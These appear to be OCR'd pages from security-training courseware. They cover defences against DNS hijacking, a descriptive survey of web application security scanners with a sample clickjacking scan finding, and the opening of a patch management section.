
How to Defend against DNS Hijacking

The following techniques can be used to defend against DNS hijacking:

- Choose a registrar accredited by the Internet Corporation for Assigned Names and Numbers (ICANN) and encourage them to set REGISTRAR-LOCK on the domain name.
- Safeguard the registrant's account information.
- Include DNS hijacking in incident response and business continuity planning.
- Use DNS monitoring tools/services to monitor the IP address of the DNS server and set alerts.
- Avoid downloading audio and video codecs and other downloaders from untrusted websites.
- Install an antivirus program and update it regularly.
- Change the default router password.
- Restrict zone transfers and use script blockers in the browser.
- **Domain Name System Security Extensions (DNSSEC)**: It adds an extra layer to DNS that prevents it from being hacked.
- **Strong password policies and user management**: The use of strong passwords further enhances security.
- **Better service-level agreements (SLAs) from DNS service providers**: When signing up for DNS servers with DNS service providers, learn who to contact when an issue occurs,

how to receive good-quality reception and support, and whether the DNS server's infrastructure is hardened against attacks.

- **Configuring a master–slave DNS within your network**: Use a master–slave DNS and configure the master without Internet access. Maintain two slave servers so that even if an attacker hacks a slave, it will update only when it receives an update from the master.
- **Constant monitoring of DNS servers**: The constant monitoring of DNS servers ensures that a domain name returns the correct IP address.
- **Ensure router safety**: Change the default username and password of the router. Keep the firmware up-to-date for ensuring safety from new vulnerabilities.
- **Use VPN service**: Establish virtual private network (VPN)-encrypted tunnels for secure private communication over the Internet. This feature protects messages from eavesdropping and unauthorized access.
- Use firewall protection services to safeguard the original DNS resolvers and filter out the rogue DNS resolver traffic.
- Maintain proper protection systems such as MFA and hardware security to ensure controlled access to the DNS server.
- Install script blocker extensions in the browser.
- Use only secured and reputed VPN networks instead of free VPN services, which can track your activities and record them for future use.



Web Application Security Scanners

Syhunt Hybrid — Syhunt Hybrid helps to automate **web application security** testing and guard the organization's **web infrastructure** against various web application security threats

N-Stalker X — N-Stalker is a **WebApp Security Scanner** to search for vulnerabilities such as SQL injection, XSS, and known attacks

https://www.syhunt.com

https://www.nstalker.com

Web Application Security Scanners

- **Syhunt Hybrid**

  Source: *https://www.syhunt.com*

  The Syhunt Hybrid scanner automates web application security testing and guards the organization’s web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Syhunt Hybrid creates signatures to detect application vulnerabilities and prevents logout. It analyzes JavaScript (JS), logs suspicious responses, and tests errors for review.

- **N-Stalker X**

  Source: *https://www.nstalker.com*

  N-Stalker is a web application security scanner that searches for vulnerabilities to attacks such as clickjacking, SQL injection, and XSS. It allows spider crawling throughout the application and the creation of web macros for form authentication. It also provides proxy capabilities for "drive-thru" attacks and identifies components through reverse proxies that distribute different platforms in the same application URL.

Application might be vulnerable to clickjacking attacks

Severity : Medium
Vulnerability Class : ClickJack
References : OWASP (Top 10 A5) | CWE (693)
Target URL : http://www.moviescope.com/
Post Data : N/A

Why is it an issue?

N-Stalker has found your system is vulnerable to clickjacking attack which allows malicious users to manipulate legitimate user interactions within your application.

Scan Module	Current	Total	Progress
N-Stalker Spider Module	7	7	100 %

Status: Scan session successfully completed.

  Fortify WebInspect is an automated dynamic testing solution that discovers configuration issues as well as identifies and prioritizes security vulnerabilities in running applications. It mimics real-world hacking techniques and provides a comprehensive dynamic analysis of complex web applications and services. WebInspect dashboards and reports provide organizations with visibility and an accurate risk posture of its applications.

  Source: *https://www.coresecurity.com*

  CORE Impact finds vulnerabilities in an organization's web server. This tool allows a user to evaluate the security posture of a web server by using the same techniques currently employed by cyber criminals. It scans for possible vulnerabilities in the web server, imports scan results, and runs exploits to test the identified vulnerabilities. It can also scan network servers, workstations, firewalls, routers, and various applications for vulnerabilities; identify which vulnerabilities pose real threats to the network; determine the potential impact of exploited vulnerabilities; and prioritize and execute remediation efforts.


LO#05: Summarize Patch Management Concepts

Patch Management

Developers always attempt to find bugs in a web server and fix them. Bug fixes are distributed in the form of patches, which provide protection against known vulnerabilities. Unpatched or vulnerable patches can create a security loophole in the web server. This section describes the role of patches, upgrades, and hotfixes in securing web servers. This section also provides guidance for choosing proper patches, upgrades, hotfixes, and their appropriate sources for secure patch management.



Patches and Hotfixes

